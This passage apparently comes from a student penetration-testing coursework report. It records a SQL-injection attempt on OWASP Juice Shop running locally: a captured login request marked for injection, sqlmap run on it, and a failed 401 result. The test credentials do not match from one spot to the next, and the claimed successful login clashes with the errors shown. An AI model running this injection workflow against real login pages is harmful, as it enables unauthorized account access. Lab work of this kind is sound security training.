
h) Now use email: bender@juice.sh-op password: Bender@1, and we will be able to login successfully.


(b) **Outcomes (evidence) of the penetration testing in (a)**:






OWASP Juice Shop
https://127.0.0.1:3000/#/login
OWASP Juice Shop
Login
Invalid email or password.
bender@juice-sh.op
Log in
Remember me
Log in with Google
Not yet a customer?
History
WebSockets



Untitled Session - originalcoursework - ZAP 2.14.0
root@kali: /home/kali/Downloads/juice-shop_16.0.0
(kali㉿kali)-[~]
$ sudo -s
[sudo] password for kali:
(root㉿kali)-[/home/kali]
cd Downloads/juice-shop_16.0.0
(root㉿kali)-[/home/kali/Downloads/juice-shop_16.0.0]
gedit loginbender.txt
History
Search
Alerts
Filter: OFF
Export



19:12
Open
loginbender.txt
/home/kali/Downloads/juice-shop_16.0.0
Save
1 POST http://127.0.0.1:3000/rest/user/login HTTP/1.1
2 host: 127.0.0.1:3000
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Referer: https://127.0.0.1:3000/
7 X-User-Email: jim@juice-sh.op
8 Content-Type: application/json
9 Content-Length: 50
10 Origin: https://127.0.0.1:3000
11 Connection: keep-alive
12 Cookie: language=en; welcomebanner_status=dismiss; continueCode=Na8VWzOEPbe6vYmZGnKuXHYI7spfnt3vIRlS16hmbi5N0wLBx17rQn2kDKqR; cookieconsent_status=dismiss
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {"email":"bender@juice-sh.op*","password":"Bender@123"}
Plain Text
Tab Width: 8
Ln 17, Col 44
INS



Untitled Session - originalcoursework - ZAP 2.14.0
root@kali: /home/kali/Downloads/juice-shop_16.0.0
(kali㉿kali)-[~]
$ sudo -s
[sudo] password for kali:
(root㉿kali)-[/home/kali]
cd Downloads/juice-shop_16.0.0
(root㉿kali)-[/home/kali/Downloads/juice-shop_16.0.0]
gedit loginbender.txt
(gedit:493933): tepl-WARNING **: 13:40:17.840: Style scheme 'Kali-Dark' cannot be found, falling back to 'Kali-Dark' default style scheme.
(gedit:493933): tepl-WARNING **: 13:40:17.840: Default style scheme 'Kali-Dark' cannot be found, check your installation.
(root㉿kali)-[/home/kali/Downloads/juice-shop_16.0.0]
sudo sqlmap -r loginbender.txt
{1.8.4#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all appli



Untitled Session - originalcoursework - ZAP 2.14.0
root@kali: /home/kali/Downloads/juice-shop_16.0.0
gedit loginbender.txt
(gedit:493933): tepl-WARNING **: 13:40:17.840: Style scheme 'Kali-Dark' cannot be found, falling back to 'Kali-Dark' default style scheme.
(gedit:493933): tepl-WARNING **: 13:40:17.840: Default style scheme 'Kali-Dark' cannot be found, check your installation.
(root㉿kali)-[/home/kali/Downloads/juice-shop_16.0.0]
sudo sqlmap -r loginbender.txt
{1.8.4#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 13:42:41 /2024-04-25/
[13:42:41] [INFO] parsing HTTP request from 'loginbender.txt'
custom injection marker ('*') found in POST body. Do you want to process it?
[Y/n/q]



Untitled Session - originalcoursework - ZAP 2.14.0
root@kali: /home/kali/Downloads/juice-shop_16.0.0
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 13:42:41 /2024-04-25/
[13:42:41] [INFO] parsing HTTP request from 'loginbender.txt'
custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] y
JSON data found in POST body. Do you want to process it? [Y/n/q] y
[13:42:56] [INFO] testing connection to the target URL
[13:42:56] [CRITICAL] not authorized, try to provide right HTTP authentication type and valid credentials (401). If this is intended, try to rerun by providing a valid value for option '--ignore-code'
[13:42:56] [WARNING] HTTP error codes detected during run:
401 (Unauthorized) - 1 times
[*] ending @ 13:42:56 /2024-04-25/
(root㉿kali)-[/home/kali/Downloads/juice-shop_16.0.0]



Untitled Session - originalcoursework - ZAP 2.14.0
